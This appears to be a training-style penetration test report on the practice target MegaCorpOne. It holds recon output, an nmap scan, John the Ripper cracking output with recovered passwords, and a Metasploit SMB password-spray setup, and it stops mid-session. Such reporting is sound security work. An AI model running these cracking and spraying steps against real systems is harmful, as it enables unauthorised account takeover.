Cybersecurity

Penetration Test Report Template

# MegaCorpOne

# Penetration Test Report

**GoodCorp**, LLC

# Confidentiality Statement

# Table of Contents

# Contact Information

| | |
|---|---|
| **Company Name** | GoodCorp, LLC |
| **Contact Name** | Janice Mitchell |
| **Contact Title** | Penetration Tester |
| **Contact Phone** | 555.224.2411 |
| **Contact Email** | JaniceM@GoodCorp.com |

# Document History

| Version | Date | Author(s) | Comments |
|---|---|---|---|
| 001 | 01/03/2024 | Janice Mitchell | |
| 002 | 1/12/2024 | Janice Mitchell | added additional screenshots and analysis |
| 003 | 01/18/2024 | Janice Mitchell | added additional screenshots and analysis including MITRE Navigator Map |
| | | | |

# Introduction

In accordance with MegaCorpOne's policies, GoodCorp, LLC (henceforth known as GoodCorp) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by GoodCorp during December of 2023 and January of 2024.

For the testing, GoodCorp focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

GoodCorp used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

| Objective |
|---|
| Find and exfiltrate any sensitive information within the domain. |
| Escalate privileges to domain administrator. |
| Compromise at least two machines. |

# Penetration Testing Methodology

## Reconnaissance

GoodCorp begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

GoodCorp uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

GoodCorp's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

# Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

| IP Address/URL | Description |
|---|---|
| 172.16.117.0/16<br>MCO.local<br>*.Megacorpone.com | MegaCorpOne internal domain, range and public website |


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

**Critical**: Immediate threat to key business processes.
**High**: Indirect threat to key business processes/threat to secondary business processes.
**Medium**: Indirect or partial threat to business processes.
**Low**: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:




## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Firewall is in place limiting open ports
- Limitation of privileges for most users which protects data only available via administrative access.
- Protections in place which prevented use of several well known exploits against the network/machines.


## Summary of Weaknesses


GoodCorp successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Use of weak passwords
- Ports allowing access to non-authorized users
- Insecure storage of passwords for administrative accounts
-

# Executive Summary

Initially, various searches were completed to locate information which could be used to exploit the website/systems. A process called google hacking was used, in which the 2nd result returned details on the web server and OS being used for the MegaCorpOne webpage, as well as the port being used:



# Index of /assets

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| css/ | 2016-08-21 11:21 | - | |
| fonts/ | 2016-08-21 11:21 | - | |
| img/ | 2017-10-03 09:08 | - | |
| js/ | 2016-08-21 11:21 | - | |

*Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 443*

Additionally, email addresses for high profile positions are displayed on the webpage:

## MEET OUR TEAM

**Joe Sheer**
CHIEF EXECUTIVE OFFICER
Email: joe@megacorpone.com
Twitter: @Joe_Sheer

**Tom Hudson**
WEB DESIGNER
Email:thudson@megacorpone.com
Twitter: @TomHudsonMCO

**Tanya Rivera**
SENIOR DEVELOPER
Email: trivera@megacorpone.com
Twitter: @TanyaRiveraMCO

**Matt Smith**
MARKETING DIRECTOR
Email: msmith@megacorpone.com
Twitter: @MattSmithMCO


This information can be used to determine the default username/email structure, which could be used to attempt to compromise these, and other accounts.

A standard nslookup was completed to identify the IP address of the web server


```
$ nslookup www.megacorpone.com
Server:  dsldevice6.attlocal.net
Address:  2600:1700:1e30:b2b0::1

Non-authoritative answer:
Name:    www.megacorpone.com
Address:  149.56.244.87
```

Next, a search was completed via Shodan.io using that IP address to determine open ports, server location, and potential vulnerabilities.




Modules were used to run scans and produce reports on the web server showing available hosts



MegaCorpOne
Recon-ng Reconnaissance Report

[-] Summary


| table | count |
|---|---|
| domains | 0 |
| companies | 0 |
| netblocks | 0 |
| locations | 0 |
| vulnerabilities | 0 |
| ports | 0 |
| hosts | 18 |
| contacts | 0 |
| credentials | 0 |
| leaks | 0 |
| pushpins | 0 |
| profiles | 0 |
| repositories | 0 |

[-] Hosts

| host | ip_address | region | country | latitude | longitude | notes | module |
|---|---|---|---|---|---|---|---|
| admin.megacorpone.com | 51.222.169.208 | | | | | | hackertarget |
| beta.megacorpone.com | 51.222.169.209 | | | | | | hackertarget |
| fs1.megacorpone.com | 51.222.169.210 | | | | | | hackertarget |
| intranet.megacorpone.com | 51.222.169.211 | | | | | | hackertarget |
| mail.megacorpone.com | 51.222.169.212 | | | | | | hackertarget |
| mail2.megacorpone.com | 51.222.169.213 | | | | | | hackertarget |
| ns1.megacorpone.com | 51.79.37.18 | | | | | | hackertarget |
| ns2.megacorpone.com | 51.222.39.63 | | | | | | hackertarget |
| ns3.megacorpone.com | 66.70.207.180 | | | | | | hackertarget |
| router.megacorpone.com | 51.222.169.214 | | | | | | hackertarget |
| siem.megacorpone.com | 51.222.169.215 | | | | | | hackertarget |
| snmp.megacorpone.com | 51.222.169.216 | | | | | | hackertarget |
| support.megacorpone.com | 51.222.169.218 | | | | | | hackertarget |
| syslog.megacorpone.com | 51.222.169.217 | | | | | | hackertarget |
| test.megacorpone.com | 51.222.169.219 | | | | | | hackertarget |
| vpn.megacorpone.com | 51.222.169.220 | | | | | | hackertarget |
| www.megacorpone.com | 149.56.244.87 | | | | | | hackertarget |
| www2.megacorpone.com | 149.56.244.87 | | | | | | hackertarget |


Created by: Pentester

Using the email addresses obtained in the reconnaissance phase and common password patterns, we were able to log into the website using brute-force attempts. Once signed in, we successfully downloaded a shell script to allow access to the company's network.




*Note: While only one username/password combination is shown in the screenshot above, accounts were accessed for multiple users who had passwords that conformed to commonly used patterns.

Once signed into the MegaCorpOne network, a program called Zenmap was used to run an intense scan of the network and locate the IP addresses and open ports of vulnerable machine(s).




See this example of the output for IP address 172.22.117.150 to illustrate the kind of information available:

```
┌──(root💀 kali)-[~]
└─# nmap -sV 172.22.117.150
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-13 16:23 EST
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 16:24 (0:00:01 remaining)
Nmap scan report for 172.22.117.150
Host is up (0.031s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:15:5D:02:04:10 (Microsoft)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.74 seconds

┌──(root💀 kali)-[~]
└─#
```

Once the machine has been compromised, we were able to use various tools to search for additional useful information on the target machine, establish in-roads for long term access on

the target, and escalate privileges to a more privileged user and the domain control machine within the network.

Using a program called Metasploit, various common exploits which might compromise specific machines on the network were tested

Several common exploits were unsuccessful, showing effective security measures are in place. However, exploits outlined at the end of this report were able to be executed, showing vulnerabilities that still need to be addressed to harden existing security measures.

Once access to the linux system was gained, we were able to locate sensitive information stored in text file on the machine which allowed login as a user with escalated privileges including root user privileges.

Once signed in as root user, it was easy to access the list of users and the system encrypted hashes of their corresponding passwords. Using a program called John the ripper, we were able to decrypt the hashes and obtain the passwords of all users. This information was then used to access other machines on the network, including the Domain Control (see detailed summary of each vulnerability outlined below).

# Summary Vulnerability Overview

| Vulnerability | Severity |
|---|---|
| Password on public web application | Critical |
| Open Port 21 (FTP) | Critical |
| Insecure Password Storage/Shared Administrative Login Credentials | Critical |
| Weak Password Requirements | Critical |
| Cached Login Credentials | High |
| LLMNR Spoofing Vulnerability | High |
| Publicly Available Domain Server Address | Medium |

The following summary tables represent an overview of the assessment findings for this penetration test:

| Scan Type | Total |
|---|---|
| Hosts | 172.22.117.150 – Linux Machine<br>172.22.117.20 – Windows10 Machine<br>172.22.117.10 – WinDC01 – Domain Controller |
| Ports | 21, 22, 80, 88, 139, 443, 445, 3389 |

| Exploitation Risk | Total |
|---|---|
| Critical | 4 |
| High | 2 |
| Medium | 1 |
| Low | - |

# Vulnerability Findings

## Password on Public Web Application

**Risk Rating**: **Critical**

**Description**:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. GoodCorp was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

**Affected Hosts**: vpn.megacorpone.com

**Remediation**:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the passwords for all whose current credentials do not meet the new complexity criteria.

## Weak Password Usage

**Risk Rating**: **Critical**

**Description**: Several users on the network were discovered to have passwords which either match their login or use common password formats vulnerable to brute-force attacks. These can be used in multiple ways to gain access to various devices on the network, including via an attack referred to as a password spray

```
┌──(root💀 kali)-[~/Desktop]
└─# john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres         (postgres)
service          (service)
user             (user)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
cybersecurity    (msfadmin)
123456789        (klog)
batman           (sys)
Password!        (tstark)
Proceeding with incremental:ASCII
7g 0:00:02:50  3/3 0.04116g/s 380668p/s 381212c/s 381212C/s klliti..klla0.
7g 0:00:03:12  3/3 0.03645g/s 381750p/s 382231c/s 382231C/s sr2pp5..srin2x
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

```
Shell No. 1
File  Actions  Edit  View  Help
   DETECT_ANY_DOMAIN  false           no        Detect if domain is required for the specified user
   PASS_FILE                          no        File containing passwords, one per line
   PRESERVE_DOMAINS   true            no        Respect a username that contains a domain name.
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST       false           no        Record guest-privileged random logins to the database
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT              445             yes       The SMB service port (TCP)
   SMBDomain          .               no        The Windows domain to use for authentication
   SMBPass                            no        The password for the specified username
   SMBUser                            no        The username to authenticate as
   STOP_ON_SUCCESS    false           yes       Stop guessing when a credential works for a host
   THREADS            1               yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS       false           no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE            true            yes       Whether to print output for all attempts

msf6 auxiliary(scanner/smb/smb_login) > set SMBUser tstart
SMBUser => tstart
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser tstark
SMBUser => tstark
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass Password!
SMBPass => Password!
msf6 auxiliary(scanner/smb/smb_login) > setSMBDomain megacorpone
[-] Unknown command: setSMBDomain
msf6 auxiliary(scanner/smb/smb_login) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 172.22.117.0/24
RHOSTS => 172.22.117.0/24
